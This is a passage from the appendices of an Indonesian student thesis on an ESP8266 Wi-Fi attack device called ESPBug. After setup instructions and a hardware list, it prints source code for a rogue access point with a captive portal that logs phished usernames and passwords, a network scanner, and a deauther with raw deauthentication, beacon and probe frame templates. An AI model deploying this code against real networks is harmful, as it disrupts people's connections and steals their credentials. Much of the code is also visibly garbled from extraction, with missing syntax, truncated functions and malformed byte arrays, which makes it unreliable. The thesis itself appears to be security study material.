
Gambar 1. Halaman *Preferences* pada Arduino IDE

7. Klik “OK”
8. Selanjutnya, pada menu *library manager*
9. Masuk pada *Sketch > Include Library > Manage Libraries*
10. Input “ArduinoJson” dari Benoit Blanchon versi 5.13.5

LAMPIRAN 1 (Lanjutan)

Gambar 2. *Library Manager* Arduino IDE

11. Install board yang diperlukan *Tools > Board: <board name> > Boards Manager*
12. Pada bar pencarian, masukkan “esp8266” oleh ESP8266 Community versi 2.6.0

Gambar 3. *Boards Manager* Arduino IDE

13. Pada Arduino IDE pilih file *code* dengan ekstensi “.ino”
14. Sesuaikan dengan parameter berikut:

LAMPIRAN 1 (Lanjutan)

Board: "NodeMCU 1.0 (ESP-12E Module)"
Upload Frequency : "115200"
CPU Frequency: "160 MHz"
Flash Size: "4M (FS : 3MB OTA~512KB)"
Debug port: "Disabled"
Debug Level: "None"
IwIP Variant: "v2 Lower Memory"
Vtables: "Flash"
Exceptions: "Disabled (new can abort)"
Erase Flash: "All Flash Contents"
SSL Support: "All SSL ciphers (most compatible)"
Port : "<USB PORT>"

15. masuk pada menu *sketch* > *upload*
16. *flash code* pada perangkat ESP8266 selesai

Lampiran 2 Web Converter

Halaman web disimpan dan dikompres dalam bentuk *bytes*. Penggunaan *script* dibutuhkan untuk konversi website menjadi format yang dapat dibaca perangkat. *Script* berjalan menggunakan Bahasa pemrograman python:

1. Masukkan *file script* webConverter.py pada *folder* web_pages, seperti pada *tree* berikut :

```
web_converter>tree /F
Folder PATH system memory
D:.
|
|_ requirements.txt
|_ webConverter.py
|_
|   |_ css_html_js_minify
|   |   |_ [...]
|   |_ web_pages
|       |_ example.html
```

2. *Install tools* anglerfish pada terminal ubuntu untuk dapat menjalankan *script* tersebut (python -m pip install anglerfish)
3. Jalankan *script web converter* dengan menggunakan perintah (python3 webConverter.py)
4. Setelah menjalankan perintah tersebut sistem akan secara otomatis membangkitkan file servingWebPages.h untuk digunakan pada *folder source code*

Lampiran 2 (Lanjutan)

Script webConverter.py

```

\web_converter>PYTHON webConverter.py

p <PATH TO>\ESPBug\web_converter
parent <PATH TO>
q compressed
arduino_file_path <PATH TO>\ESPBug\web_converter\webfiles.h
datadir <PATH TO>\ESPBug\web_converter\web_pages
dir <PATH TO>\web_interface
datadir <PATH TO>\ESPBug\web_converter\web_pages
compressed <PATH
TO>\ESPBug\web_converter\web_pages\compressed
filelist []
html_files [WindowsPath('<PATH
TO>ESPBug/web_converter/web_pages/example.html')]
css_files []
js_files []
[+] Minifying example.html...
[+] Compressing example.html...
[+] Saving everything into webfiles.h...

[+] Done, happy uploading :)
Here are the updated functions

server.on(String(F("/example.html")).c_str(), HTTP_GET, [](){
    sendProgmem(examplehtml, sizeof(examplehtml), W_HTML);
});

```

5. *Folder* yang dikompres berada pada web_pages
6. *Folder* dipindahkan pada direktori web_converter\web_pages didalam folder *source code* dimana file “.ino” berada
7. Kemudian lakukan *flash* seperti biasa untuk dapat menggunakan halaman *website*

Lampiran 3 Perangkat Sistem Prototipe

1. NodeMCU ESP8266



Gambar 1 NodeMCU ESP8266

Perangkat ini sebagai perangkat utama dalam menjalankan sistem. *Mikrokontroller* yang berfungsi sebagai penyedia layanan Wi-Fi.

2. Antenna




Gambar 2 Antenna

Komponen ini untuk menambahkan jangkauan dan kekuatan sinyal dari perangkat utama NodeMCU agar efektifitas serangan bertambah.

LAMPIRAN 3 (Lanjutan)

3. Modul USB



Gambar 3 modul USB

USB 2.0 digunakan untuk melakukan isi ulang energi baterai atau mengupdate firmware dari perangkat NodeMCU ESP8266.

4. *Project Box*



Gambar 4 *Project Box*

Komponen ini untuk melindungi setiap komponen lain dan menyamarkankegunaan perangkat sebagai alat uji penetrasi.

5. *Power Switch*



Gambar 5 *Power Switch*

LAMPIRAN 3 (Lanjutan)

Komponen ini berfungsi untuk menyambungkan atau memutuskan energi baterai ke perangkat utama dengan cara menekan untuk menggunakan fungsinya

6. Baterai



Gambar 6 *Battery*

Baterai berguna sebagai sumber energi utama apabila perangkat dijalankan secara portabel, dua baterai digunakan agar volt pada perangkat dapat stabil untuk menjalankan perangkat

Lampiran 4 Source Code Login Sistem

```
int stationConnected = 0;
int stationPhished = 0;
int ledState = 0;
// settings.json

int whiteHat;
char ssid[32];
char password[64];
int channel;
int hidden;

char local_IPstr[16];
char local_MAC[20];
char gatewaystr[16];
char subnetstr[16];

char update_username[32];
char update_password[64];

String total;
String used;
String freespace;

int numStationsConnected;
int numStationsHaveConnected;
int listofConnectStations[8];

char stationIP[50];
char stationMac[32];
int stationID = 0;

const char *whiteHatDefault= "0";
const char *esportalenabledDefault = "0";

const char *ssidDefault= "etfbug";
const char *passwordDefault = "password";
const char *channelDefault= "11";
const char *hiddenDefault = "1";
```

```

const char *local_IPDefault = "192.168.1.1";
const char *local_MACDefault = "A4:CF:12:BF:5D:30";
const char *gatewayDefault = "192.168.1.1";
const char *subnetDefault = "255.255.255.0";

const char *update_usernameDefault = "etfbug";
const char *update_passwordDefault = "password";

const char *whiteHatAttack = "0";
const char *ssidAttack = "etfbug";
const char *passwordAttack = "password";
const char *channelAttack = "11";
const char *hiddenAttack = "1";
const char *local_IPAttack = "192.168.1.1";
const char *local_MACAttack = "A4:CF:12:BF:5D:30";
const char *gatewayAttack = "192.168.1.1";
const char *subnetAttack = "255.255.255.0";
const char *update_usernameAttack = "etfbug";
const char *update_passwordAttack = "password";
const char *esportalenabledAttack = "0";

// ===== ACCESS POINT ===== //
#ifndef AP_SSID
#define AP_SSID "etfscan"
#endif /* ifndef AP_SSID */

#ifndef AP_PASSWD
#define AP_PASSWD "zxcasdqwe"
#endif /* ifndef AP_PASSWD */

#ifndef AP_HIDDEN
#define AP_HIDDEN true
#endif /* ifndef AP_HIDDEN */

#ifndef AP_IP_ADDR
#define AP_IP_ADDR { 192, 168, 2, 1 }
#endif /* ifndef AP_IP_ADDR */

// ===== WEB INTERFACE ===== //
#ifndef WEB_ENABLED
#define WEB_ENABLED true
#endif /* ifndef WEB_ENABLED */

```



```
#ifndef WEB_CAPTIVE_PORTAL
#define WEB_CAPTIVE_PORTAL false
#endif /* ifndef WEB_CAPTIVE_PORTAL */

#ifndef WEB_USE_SPIFFS
#define WEB_USE_SPIFFS false
#endif /* ifndef WEB_USE_SPIFFS */

#ifndef DEFAULT_LANG
#define DEFAULT_LANG "en"
#endif /* ifndef DEFAULT_LANG */

// ===== Web ===== //
#ifndef WEB_IP_ADDR
#define WEB_IP_ADDR (192, 168, 2, 1)
```

Lampiran 5 Source Code Rogue AP

```

#include <ESP8266WiFi.h>
#include <WiFiClient.h>
#include <ESP8266WebServer.h>
#include <ESP8266HTTPClient.h>
#include <ESP8266httpUpdate.h>
#include <ESP8266HTTPUpdateServer.h>
#include <ESP8266mDNS.h>
#include <FS.h>
#include <DNSServer.h>

String W_WEBINTERFACE = "/web";

String update_path = "/update";

ESP8266WebServer server(80);
ESP8266WebServer httpServer(1337);
ESP8266HTTPUpdateServer httpUpdater;
//FtpServer ftpSrv;
DNSServer dnsServer;
HTTPClient http;

void requireAuthentication(){
    if(!server.authenticate(update_username, update_password))
        return server.requestAuthentication();
}

void sendProgmem(const char* ptr, size_t size, const char* type) {
    server.sendHeader("Content-Encoding", "gzip");
    server.sendHeader("Cache-Control", "max-age=86400");
    server.send_P(200, str(type).c_str(), ptr, size);
}

void returnFail(String msg)
{
    logging("returnFail :: error 500 hit");
    server.sendHeader("Connection", "close");
    server.sendHeader("Access-Control-Allow-Origin", "*");
    server.send(500, "text/plain", msg + "\r\n");
}

```

```

void handleSubmitSettings()
{
    String SETTINGSvalue;

    if (!server.hasArg("SETTINGS")) return returnFail("BAD ARGS");

    SETTINGSvalue = server.arg("SETTINGS");
    whiteHat = server.arg("whiteHat").toInt();
    Serial.println(whiteHat);
    server.arg("ssid").toCharArray(ssid, 32);
    server.arg("password").toCharArray(password, 64);
    channel = server.arg("channel").toInt();
    hidden = server.arg("hidden").toInt();
    server.arg("local_IPstr").toCharArray(local_IPstr, 16);
    // // ADD MAC ADRESS OPTION
    server.arg("gatewaystr").toCharArray(gatewaystr, 16);
    server.arg("subnetstr").toCharArray(subnetstr, 16);
    server.arg("update_username").toCharArray(update_username, 32);
    server.arg("update_password").toCharArray(update_password, 64);
    server.arg("ftp_username").toCharArray(ftp_username, 32);
    server.arg("ftp_password").toCharArray(ftp_password, 64);
    ftpenabled = server.arg("ftpenabled").toInt();
    esportalenabled = server.arg("esportalenabled").toInt();

    if (SETTINGSvalue == "1") {
        logging("handleSubmitSettings :: New setting uploaded");
        saveSettingsJSON();
        loadSettingJSON();
        ESP.restart();
    }

    else {
        returnFail("Bad SETTINGS value");
    }
}

void client_status() {

    unsigned char number_client;
    struct station_info *stat_info;

```

```

struct ip4_addr *IPaddress;
IPAddress address;
int i=1;
number_client= wifi_softap_get_station_num();
stat_info = wifi_softap_get_station_info();
if (number_client>0){
    stationConnected = 1;
} else {
    stationConnected = 0;
}
while (stat_info != NULL) {
    StaticJsonBuffer<500> jsonBuffer;
    JsonObject& json = jsonBuffer.createObject();

    IPaddress = &stat_info->ip;
    address = IPaddress->addr;

    char stationIP[50]="";
    sprintf(stationIP, "%d.%d.%d.%d", address[0], address[1], address[2],
address[3]);

    char stationMac[32]="";
    sprintf(stationMac, "%02X:%02X:%02X:%02X:%02X:%02X", stat_info-
>bssid[0], stat_info->bssid[1], stat_info->bssid[2], stat_info->bssid[3],
stat_info->bssid[4], stat_info->bssid[5]);

    stationID = 0;
    for (int j = 0; j < 6; j++) {
        stationID = stationID + stat_info->bssid[j];
    }

    json["id"] = stationID;
    json["ip"] = stationIP;
    json["mac"] = stationMac;

    // vendor = macoui(stationMAC);

    json["phished"] = "NO";
    char filename[50];
    sprintf(filename, "/stations/%d.json", stationID);

```

```

File jsonStation = SPIFFS.open(filename, "w");
json.printTo(jsonStation);
jsonStation.close();

sprintf(filename, "/connected/%d.json", stationID);
File jsonConnect = SPIFFS.open(filename, "w");
json.printTo(jsonConnect);
jsonConnect.close();

stat_info = STAILQ_NEXT(stat_info, next);
i++;
}
}
bool handleFileRead(const char* path, const char* type){ // send the right file
to the client (if it exists)
String contentType = str(type).c_str();
File file = SPIFFS.open(path, "r");
size_t sent = server.streamFile(file, contentType
file.close
return true;
}
char fileinquestion[50];
sprintf(fileinquestion, "handleFileRead :: File not found %s", path);
logging(fileinquestion);
return false
}

void startAP() {
logging("startAP :: Starting Access Point");
WiFi.disconnect(true);
WiFi.mode(WIFI_AP);
IPAddress local_IP;
local_IP.fromString(local_IPstr);
IPAddress gateway;
gateway.fromString(gatewaystr);
IPAddress subnet;
subnet.fromString(subnetstr);
byte mac[6];
WiFi.macAddress(mac);
sprintf(local_MAC, "%02X:%02X:%02X:%02X:%02X:%02X", mac[0],
mac[1], mac[2], mac[3], mac[4], mac[5]);

```

```

    if(!WiFi.softAP(ssid, password, channel, hidden)){
        char softapsmsg[50];
        sprintf(softapsmsg, "startAP :: Error statong softAP : ssid %s, password %s,
channel %s, hidden %s", ssid, password, channel, hidden);
        logging("Restarting ESP");

        ESP.restart();
    }
    if(!WiFi.softAPConfig(local_IP, gateway, subnet) ){
        char softapconfigmsg[50];
        sprintf(softapconfigmsg, "startAP :: Error statong softAPConfig : local_IP
%s, gateway %s, subnet %s", local_IPstr, gatewaystr, subnetstr);
        logging(softapconfigmsg);
        logging("Restarting ESP");

        ESP.restart();
    }

    MDNS.begin("www.captive.com");
    httpUpdater.setup(&httpServer, update_path, update_username,
update_password);
    httpServer.begin();

    MDNS.addService("http", "tcp", 1337);
    dnsServer.start(DNS_PORT, "*", local_IP);

```

Lampiran 6 Source Code Logging

```

#include <FS.h>

void startSPIFFS(){
    SPIFFS.begin();

    File f1 = SPIFFS.open("/log", "a");
    f1.close();

    File f2 = SPIFFS.open("/phishinglogs", "a");
    f2.println("");
    f2.close();
}

void logging(char *logString){
    File logFile = SPIFFS.open("/log", "a");
    if (!logFile){
        Serial.println("Could not creat log file");
    }
    Serial.print(logString);
    if(logFile.println(logString)){
        Serial.println(" -->> Log was written");
    } else {
        Serial.println(" -->> Log write failed");
    }

    logFile.close();
}

JsonArray& parseOrCreate(DynamicJsonBuffer& jb, const String& json) {

}

void phishCreds(String url, String user, String pass, String userAgent){

    stationPhished = 1;

```

```

logging("phishCreds :: CLIENT PHISHED");

logging("loadSettingJSON :: Opening config json file ");
// Serial.print(W_ESPJSON);
File configFile = SPIFFS.open("/phishinglogs", "r");

size_t size = configFile.size();
std::unique_ptr<char[]> buf(new char[size]);
configFile.readBytes(buf.get(), size);
DynamicJsonBuffer jsonBuffer(size);

array.prettyPrintTo(Serial);
configFile.close();

JsonObject& obj = array.createNestedObject();
obj["url"] = url;
obj["ssid"] = ssid;
obj["hidden"] = hidden;
obj["channel"] = channel;
obj["user"] = user;
obj["pass"] = pass;
obj["userAgent"] = userAgent;

File configFileA = SPIFFS.open("/phishinglogs", "w");
array.printTo(configFileA);
array.prettyPrintTo(Serial);
configFileA.close();

}

void wipeLog(const char *file, const char *empty){

  SPIFFS.remove(file);
  File f = SPIFFS.open(file, "a");
  f.println("[]");
  f.close();
}

#include "logging.h"

```



```

#include "jsonfiles.h"
#include "webfiles.h"

#include "servingWebPages.h"

#define LED 2

unsigned long previousMillisLoop = 0;

void setup() {
  Serial.begin(115200);
  pinMode(LED, OUTPUT);

  digitalWrite(LED, 1);
  delay(100);
  digitalWrite(LED, 0);


  startSPIFFS();
  logging("");
  logging("");
  logging("----- BOOTING -----");
  logging("");

  logging("setup :: Initialising File System... Success!");

  logging("setup :: Starting LoadConfig...");
  loadSettingJSON();
  createSystemJSON();
  logging("setup :: loadSettingJSON DONE");
  // put your setup code here, to run once:
  logging("setup :: Starting copyWebFiles ...");
  copyWebFiles(true);
  logging("setup :: copyWebFiles DONE");

  logging("setup :: Starting copyWebFiles ...");
  startAP();
  logging("setup :: startAP DONE");

```



Lampiran 7 Source Code Generate Report

```
function loadJson(){
    getFile("/log",function(res){
        var log = res;
        printLog(log);
    });
}

function printLog(log){
    if (log == "") {
        $("#logPrint").append('LOGS ARE EMPTY')
    }
    else {

        var lines = log.split('\n');
        var arrayLength = lines.length;

        for (var i = 0; i < arrayLength; i++) {
            console.log(lines[i]);
            $("#logPrint").append('<span>' + lines[i] + '</span>')

        }
    }
}

</script>
<script>
$(document).ready(function() {
    var pathname = window.location.pathname;
    if(pathname == "error"){
        $('#titleh1').text("Something went wrong");
    } else{
        $('#titleh1').text("System logs");
    }

    loadJson();
});
</script>
```

```
});
```

Lampiran 8 *Source Code Scanning*

```
#define SCAN_MODE_OFF 0
```

```

#define SCAN_MODE_APS 1
#define SCAN_MODE_STATIONS 2
#define SCAN_MODE_ALL 3
#define SCAN_MODE_SNIFFER 4
#define SCAN_DEFAULT_TIME 15000
#define SCAN_DEFAULT_CONTINUE_TIME 10000
#define SCAN_PACKET_LIST_SIZE 64

extern Accesspoints accesspoints;
extern Stations stations;
extern Names names;
extern SSIDs ssids;

extern uint8_t wifiMode;

extern void setWifiChannel(uint8_t ch, bool force);
extern bool appendFile(String path, String& buf);
extern bool writeFile(String path, String& buf);
extern void readFileToSerial(const String path);
extern String escape(String str);

class Scan {
public:
    Scan();

    void sniffer(uint8_t* buf, uint16_t len);
    void start(uint8_t mode, uint32_t time, uint8_t nextmode, uint32_t
continueTime, bool channelHop, uint8_t channel);
    void start(uint8_t mode);

    void setup();
    void update();
    void stop();
    void save(bool force);
    void save(bool force, String filePath);

    void selectAll();
    void deselectAll();
    void printAll();

```

```

void printSelected();

uint8_t getPercentage();
uint32_t getPackets(int i);
uint32_t countAll();
uint32_t countSelected();
bool isScanning();
bool isSniffing();
void nextChannel();
void setChannel(uint8_t newChannel);

String getMode();
double getScaleFactor(uint8_t height);
uint32_t getMaxPacket();
uint32_t getPacketRate();

uint16_t deauths = 0;
uint16_t packets = 0;
private:
    SimpleList<uint16_t>* list

    uint32_t sniffTime      = SCAN_DEFAULT_TIME; // how long the scan runs
    uint32_t snifferStartTime = 0
    uint32_t snifferOutputTime = 0
    uint32_t snifferChannelTime = 0
    uint32_t snifferPacketTime = 0
    uint8_t scanMode = 0;

    uint8_t scan_continue_mode = 0
    uint32_t continueTime      = SCAN_DEFAULT_CONTINUE_TIME
    uint32_t continueStartTime = 0

    bool channelHop    = true;
    uint16_t tmpDeauths = 0;

    bool apWithChannel(uint8_t ch);
    int findAccesspoint(uint8_t* mac);

    String FILE_PATH = "/scan.json";

```


Lampiran 9 Source Code Spawner & Deauther

```

#include "Arduino.h"
#include <ESP8266WiFi.h>
extern "C" {
    #include "user_interface.h"
}
#include "language.h"
#include "Accesspoints.h"
#include "Stations.h"
#include "SSIDs.h"
#include "Scan.h"

extern SSIDs ssids;
extern Accesspoints accesspoints;
extern Stations stations;
extern Scan scan;

extern uint8_t wifi_channel;
extern uint8_t broadcast[6];
extern uint32_t currentTime;

extern bool macBroadcast(uint8_t* mac);
extern void getRandomMac(uint8_t* mac);
extern void setOutputPower(float dBm);
extern String macToStr(const uint8_t* mac);
extern String bytesToStr(const uint8_t* b, uint32_t size);
extern void setWifiChannel(uint8_t ch, bool force);
extern bool writeFile(String path, String& buf);
extern int8_t free80211_send(uint8_t* buffer, uint16_t len);

class Attack {
public:
    Attack();

    void start();
    void start(bool beacon, bool deauth, bool deauthAll, bool probe, bool
output, uint32_t timeout);

```



```

void stop();
void update();

void enableOutput();
void disableOutput();
void status();
String getStatusJSON();

bool deauthAP(int num);
bool deauthStation(int num);
bool deauthName(int num);
bool deauthDevice(uint8_t* apMac, uint8_t* stMac, uint8_t reason,
uint8_t ch);

bool sendBeacon(uint8_t tc);
bool sendBeacon(uint8_t* mac, const char* ssid, uint8_t ch, bool wpa2);

bool sendProbe(uint8_t tc);
bool sendProbe(uint8_t* mac, const char* ssid, uint8_t ch);

bool sendPacket(uint8_t* packet, uint16_t packetSize, uint8_t ch, bool
force_ch);

bool isRunning();

uint32_t getDeauthPkts();
uint32_t getBeaconPkts();
uint32_t getProbePkts();
uint32_t getDeauthMaxPkts();
uint32_t getBeaconMaxPkts();
uint32_t getProbeMaxPkts();

uint32_t getPacketRate();

private:
void deauthUpdate();
void deauthAllUpdate();
void beaconUpdate();
void probeUpdate();

```

```

void updateCounter();

bool running = false;
bool output = true;

struct AttackType {
    bool active = false; // if attack is activated
    uint16_t packetCounter = 0; // how many packets are sent per second
    uint16_t maxPkts = 0; // how many packets should be sent per
second
    uint8_t tc = 0; // target counter, i.e. which AP or SSID
    uint32_t time = 0; // time last packet was sent
};

AttackType deauth;
AttackType beacon;
AttackType probe;
bool deauthAll = false;

uint32_t deauthPkts = 0;
uint32_t beaconPkts = 0;
uint32_t probePkts = 0;

uint32_t tmpPacketRate = 0;
uint32_t packetRate = 0;

uint8_t apCount = 0;
uint8_t stCount = 0;
uint8_t nCount = 0;

int8_t tmpID = -1;

uint16_t packetSize = 0;
uint32_t attackTime = 0; // for counting how many packets per second
uint32_t attackStartTime = 0;
uint32_t timeout = 0;

// random mac address for making the beacon packets

```

```

uint8_t mac[6] = { 0xAA, 0xBB, 0xCC, 0x00, 0x11, 0x22 };

uint8_t deauthPacket[26] = {
    /* 0 - 1 */ 0xC0, 0x00,          // type, subtype c0: deauth (a0:
disassociate)
    /* 2 - 3 */ 0x00, 0x00,          // duration (SDK takes care of that)
    /* 4 - 9 */ 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // reciever (target)
    /* 10 - 15 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // source (ap)
    /* 16 - 21 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, // BSSID (ap)
    /* 22 - 23 */ 0x00, 0x00,        // fragment & sequence number
    /* 24 - 25 */ 0x01, 0x00         // reason code (1 = unspecified
reason)
};

uint8_t probePacket[68] = {
    /* 0 - 1 */ 0x40, 0x00
    /* 2 - 3 */ 0x00, 0x00
    /* 4 - 9 */ 0xff, 0xff,          0xff,          0xff,          0xff, 0xff,
    /* 10 - 15 */ 0xAA, 0xAA,          0xAA,          0xAA,          0xAA,
0xAA
    /* 16 - 21 */ 0xff, 0xff,          0xff,          0xff,          0xff, 0xff
    /* 22 - 23 */ 0x00, 0x00,
    /* 24 - 25 */ 0x00, 0x20,
    /* 26 - 57 */ 0x20, 0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
0x20,          0x20,          0x20,          0x20,
    /* 58 - 59 */ 0x01, 0x08,
    /* 60 */ 0x82,          // 1(B)
    /* 61 */ 0x84,          // 2(B)
    /* 62 */ 0x8b,          // 5.5(B)
    /* 63 */ 0x96,          // 11(B)
    /* 64 */ 0x24,          // 18
    /* 65 */ 0x30,          // 24
    /* 66 */ 0x48,          // 36

```

```

    /* 67 */ 0x6c    // 54
};

uint8_t beaconPacket[109] = {
    /* 0 - 3 */ 0x80, 0x00,    0x00,    0x00,
    /* 4 - 9 */ 0xFF, 0xFF,    0xFF,    0xFF,    0xFF,
0xFF
    /* 10 - 15 */ 0x01, 0x02,    0x03,    0x04,    0x05,
0x06
    /* 16 - 21 */ 0x01, 0x02,    0x03,    0x04,    0x05,
0x06

    /* 22 - 23 */ 0x00, 0x00,
    /* 24 - 31 */ 0x83, 0x51,    0xf7,    0x8f,    0x0f,
0x00,    0x00, 0x00,
    /* 32 - 33 */ 0x64, 0x000x64, 0x00 =>
    /* 34 - 35 */ 0x31, 0x00

    // SSID parameters
    /* 36 - 37 */ 0x00, 0x20
    /* 38 - 69 */ 0x20, 0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20,
0x20,    0x20,    0x20,    0x20, // SSID

```

DAFTAR RIWAYAT HIDUP

Nama	: Toddy Upananda	
Tempat/tanggal lahir	: Ujung Pandang/19 Juli 1997	
Riwayat pendidikan	: 1. TK Bhayangkari Majene	2004
	2. SD Negeri 1 Adi Dharma	2010
	3. SMP Negeri 1 Gunung Jati	2013
	4. SMA Negeri 1 Cirebon	2016